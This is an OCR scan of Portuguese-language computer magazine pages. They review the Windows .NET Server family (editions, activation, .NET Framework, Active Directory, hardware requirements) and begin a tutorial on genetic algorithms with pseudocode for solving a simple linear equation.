
Apesar da semelhança com XP, o Windows .NET Server foi desenvolvido a partir do Microsoft Windows NT, sendo totalmente compatível com servidores baseados no Windows 2000.

As empresas que já utilizam a plataforma Windows 2000 Server poderão migrar para a nova plataforma Windows .NET Server sem realizar nenhuma configuração especial. Assim, poderão usar imediatamente todos os recursos feitos nos serviços Web em XML e aplicativos de segurança, usufruindo o bom desempenho deste sistema operacional. Até o fechamento desta edição os preços dos produtos não estavam disponíveis.

A linha de sistemas operacionais da família Windows .NET terá quatro produtos:

- Windows .NET Web Server
- Windows .NET Standard Server
- Windows .NET Enterprise Server
- Windows .NET Datacenter Server

Todos esses produtos podem ser personalizados com recursos e funções de modo a atender às necessidades de cada um dos seus usuários.




O desktop do novo Windows .NET Server é semelhante ao usado pelo Windows XP

Windows .NET Web Server

Funciona como host e servidor Web fornecendo uma plataforma para

Ilustração: Rodrigo Mota



agilizar o desenvolvimento e a implantação de aplicativos e serviços Web. Não estava disponível nas versões anteriores

Windows .NET Standard Server

Atende às necessidades diárias de empresas de todos os portes, fornecendo solução para o compartilhamento de arquivos e impressoras, conectividade segura com a Internet, implantação centralizada de aplicativos da área de trabalho e colaboração entre todos os membros que participam de sua rede

Windows .NET Enterprise Server


Destina-se a empresas de médio a grande porte, otimizando a infra-estrutura da empresa, aplicativos de linha de negócios e transações de comércio eletrônico

Windows .NET Datacenter Server


Permite o desenvolvimento de soluções para missões críticas que exigem os bancos de dados de maior estrutura e o processamento de um grande volume de transações. Além disso, é uma plataforma ideal para a integração de servidores.

Ativação do produto

A ativação do Windows .Net é a solução encontrada pela Microsoft contra a pirataria, que funciona verificando se a licença do produto é genuína. Este mesmo dispositivo foi usado no Windows XP. Na Família do Windows .NET Server, todos os softwares, mesmo o pré-lançamento do



O sistema de ativação do .NET é semelhante ao usado pelo WinXP



O Framework é um dos recursos desta nova versão do Windows .NET

Windows .NET Server Family, usam a ativação do produto.

Assim, os clientes que comprarem pacotes de produtos de varejo ou um novo servidor de um fabricante original do equipamento (OEM) serão solicitados a ativar o software

A ativação do produto não será necessária para licenças adquiridas por um cliente através de um dos programas de contrato para múltiplas licenças da Microsoft, como Open License ou Select License

As novidades

O novo Windows .Net traz muitas mudanças em relação a sua versão anterior, o Windows 2000. Uma das novidades está na sua área de trabalho, que tornou-se semelhante ao Windows XP. Para os usuários que já estão habituados ao antigo formato, basta configurar para que se utilize o modelo anterior

Uma das grandes novidades do Windows .NET é o sistema Web Server, que funciona como servidor Web. Justamente por ter sido criado exclusivamente para trabalhar como servidor Web, a grande maioria dos recursos que estão disponíveis nas outras três novas versões estão desabilitados neste pacote. A aparente desvantagem pode ser um bom diferencial se o preço compensar

Mas a principal novidade nesta nova versão do sistema é o suporte à plataforma .Net. Essa plataforma vai permitir que os aplicativos localizados em servidores possam ser executados em qualquer parte do mundo através da Internet. O sistema traz instalado o IIS 6 e, já está pronto para trabalhar com o Web XML, que é adotado por padrão pela plataforma .NET

Outro recurso disponível nesta nova versão é o .NET Framework. Ele fornece o modelo de programação da plataforma .NET, tornando possível a implementação e execução de serviços Web baseados em XML e outros tipos de aplicações baseadas em clientes, servidores e serviços. Você terá acesso ao sistema administrador do Framework através do menu *Administrative tools* (ferramentas administrativas)

O Framework, ao gerenciar essas aplicações, produz um "espaço de trabalho universal" ("universal canvas", segundo a MS). Nele, programas, documentos criados, dispositivos de busca e consulta se integrarão em um único ambiente, criado através de uma arquitetura baseada em XML. Isso permitirá aos usuários, interativamente

O Framework .NET


Sistema requerido (Processadores x86)


Versão	Processador mínimo/ recomendado (MHz)	Memória Min/ recomendado/Máx (MB)	Suporte a Multiprocessadores	Espaço em disco
Web Server	133/550	128/256/2GB	1 ou 2	1,5 GB
Standard Server	133/550	128/256/4GB	1 ou 2	1,5 GB
Enterprise Server	133/733	128/256/32GB	acima de 8	1,5 GB
Datacenter Server	400/733	512/1GB/64GB	mínimo de 8 máximo de 32	1,5 GB

criar, consultar, editar, analisar e incluir anotações em qualquer elemento da base de dados.

O recurso de *terminal Server* no Windows .NET também possui diversas novidades. Antes, o Terminal Server era exclusivo de uma versão específica do Windows NT – conhecida por Windows NT 4.0 Terminal Server Edition – e permitia emulação de terminal remoto nas estações. O Windows XP trouxe este recurso instalado na versão Profissional e não podia ser diferente no Windows .NET. O Terminal Server já vem instalado por padrão neste sistema operacional e a aplicação está disponível em todos os pacotes da família de Server. No entanto, apesar das mudanças realizadas neste novo sistema, este recurso ainda tem um consumo muito alto de CPU.

Todas as versões virão com *Balanceamento de carga de rede*. Este recurso oferece balanceamento de acesso IP para Web Servers e demais serviços que necessitem de acessos simultâneos através de portas de serviço específicas. Através deste modelo não há necessidade de realizar upgrades de hardware para os servidores Web, já que é possível aumentar o número de servidores Web no *Load Balance*.





Com Active Directory você pode administrar todos os clientes da Rede

O Active Directory

O Active Directory é um dos principais componentes para os servidores de rede. Este recurso foi adotado a partir da versão Windows 2000 e mantido nesta. Para que o Active Directory esteja habilitado, o servidor deve estar configurado como *Domain Controller*.

Nas versões anteriores do Windows NT, durante a instalação é questionado se a sua rede local possui um controlador de domínio (*Domain Controller*), e se a instalação será um novo domínio ou um novo servidor do domínio existente. Já na nova versão, é perguntado durante a instalação se o sistema é um membro de um grupo de trabalho ou uma estação de um domínio.

Dispositivo de proteção


O Windows .NET está muito mais estável e confiável e foram adicionados diversos dispositivos de proteção contra falha no sistema. O Windows File Protection é um deles. Este recurso surgiu para manter a integridade dos arquivos do Sistema Operacional, evitando ao máximo travamentos e erros no sistema.


Em geral estes erros são provocados por drivers ou principalmente, por arquivos e DLLs registradas por algumas aplicações. O Windows File Protection atua monitorando na máquina somente os arquivos referentes ao Sistema Operacional. Demais arquivos são assegurados através de ferramentas de terceiros.

Conclusão

O novo servidor da Microsoft se apresentou bastante estável e robusto, pronto para utilizar a plataforma .NET. Com certeza este sistema será indispensável para ambientes corporativos. **PCM**

Ilustração: Rodrigo Mota





Evolução Binária

Veja como funcionam os algoritmos genéticos, uma poderosa técnica de programação que usa os conceitos evolucionários da natureza para criar programas de computador

Por Toni Cavalheiro

Em vez de montanhas e mares, bits e códigos de máquina. Em vez de cromossomos e genes, um material genético formado por strings repletas de 1s e 0s. E em vez da implacável seleção natural, critérios que definem a vida e a morte sendo criados por programadores. Tudo isso é possível com os algoritmos genéticos – ou AGs –, uma poderosa técnica de programação que está revolucionando a informática.

A idéia consiste em utilizar os mesmos conceitos do mundo real para criar programas cada vez mais eficientes. Em um algoritmo genético, cada variável testada corresponde a um indivíduo representado por uma string binária. E, assim como ocorre na natureza, o processo de seleção é implacável. As melhores strings sobrevivem e, conseqüentemente, se reproduzem mais vezes. As piores são eliminadas, sem piedade. Com isso, toda a população vai evoluindo, até chegar ao resultado final.

Por mais teórico e confuso que tudo isso possa parecer, os algoritmos genéticos já são uma realidade. Desenvolvidos na década de 60 por John H. Holland, um pesquisador da Universidade de Michigan, os AGs só começaram a se popularizar no final dos anos 80. Hoje eles são usados no ajuste de antenas de telecomunicações, na resolução de funções matemáticas complexas e até mesmo na cripto-análise.

Se você está achando isso muito teórico, não se preocupe: tudo ficará mais claro com um exemplo prático. O objetivo aqui será criar um programa que resolva a equação 2x + 10 = 18, um problema simples e que certamente não precisaria de um algoritmo genético. No entanto, se o conceito básico for entendido, as mesmas técnicas evolucionárias podem ser usadas na solução de problemas mais complexos.

Criando a população inicial

O primeiro passo é definir como será a população inicial. Para solucionar o problema, poderíamos ter qualquer intervalo numérico, como por exemplo o conjunto dos números inteiros ou até mesmo o conjunto dos reais. Porém, não precisamos ser tão genéricos. Basta usar o bom senso para saber que o número que estamos procurando está entre 0 e 100 (na verdade, sabemos que o número procurado é 4, mas não vamos contar isso ao computador).

Uma vez definido o intervalo, chegou a hora de criar a população inicial. Para começar, podemos pedir ao computador para escolher 8 números aleatórios entre 0 e 100. Fazendo um resumo rápido, teremos um algoritmo mais ou menos assim:

```
define variáveis inteiras
n1, n2, n3, n4, n5, n6, n7, n8
```

```
para x 1 até 8
repita
atribua um valor randômico a n(x)
até n(x) < > n1, n2, n3, n4, n5, n6,
n7, n8
```

Selecionando os melhores

Agora chegou o momento de selecionar os melhores elementos. Em um algoritmo genético, os elementos que se sobressaem são aqueles que mais se aproximam da resposta esperada. Suponha, por exemplo, que, entre nossos números aleatórios, tenhamos os valores 8 e 43. Jogando os valores na nossa equação 2x + 10 = 18 (que é o critério de seleção), temos

```
2 . 8 + 10
16 + 10
26
```

```
2 . 43 - 10
86 + 10
96
```

Neste caso, 8 é sem dúvida um número melhor do que 43, já que seu resultado é o que mais se aproxima do número 18, que é a resposta esperada para a equação. Geralmente o teste destes números é feito através do valor absoluto de 18 menos y, onde y é o valor que está sendo testado.

Usando este mesmo critério, devemos avaliar o restante da população e, desta forma, escolher os números que poderão se reproduzir mais vezes e aqueles que serão eliminados. Neste passo, temos

```
defina variáveis numéricas m1, m2,
m3, m4, m5
m1 ? n1
se {valor_absoluto[18 - (2 * n2 +
10)]} < {valor_absoluto[18 - (2 * m1
+ 10)]} então m1 ? n2
se {valor_absoluto[18 - (2 * n3 +
10)]} < {valor_absoluto[18 - (2 * m1
+ 10)]} então m1 ? n3

.
se {valor_absoluto[18 - (2 * n8 +
10)]} < {valor_absoluto[18 - (2 * m1
+ 10)]} então m1 ? n8
```

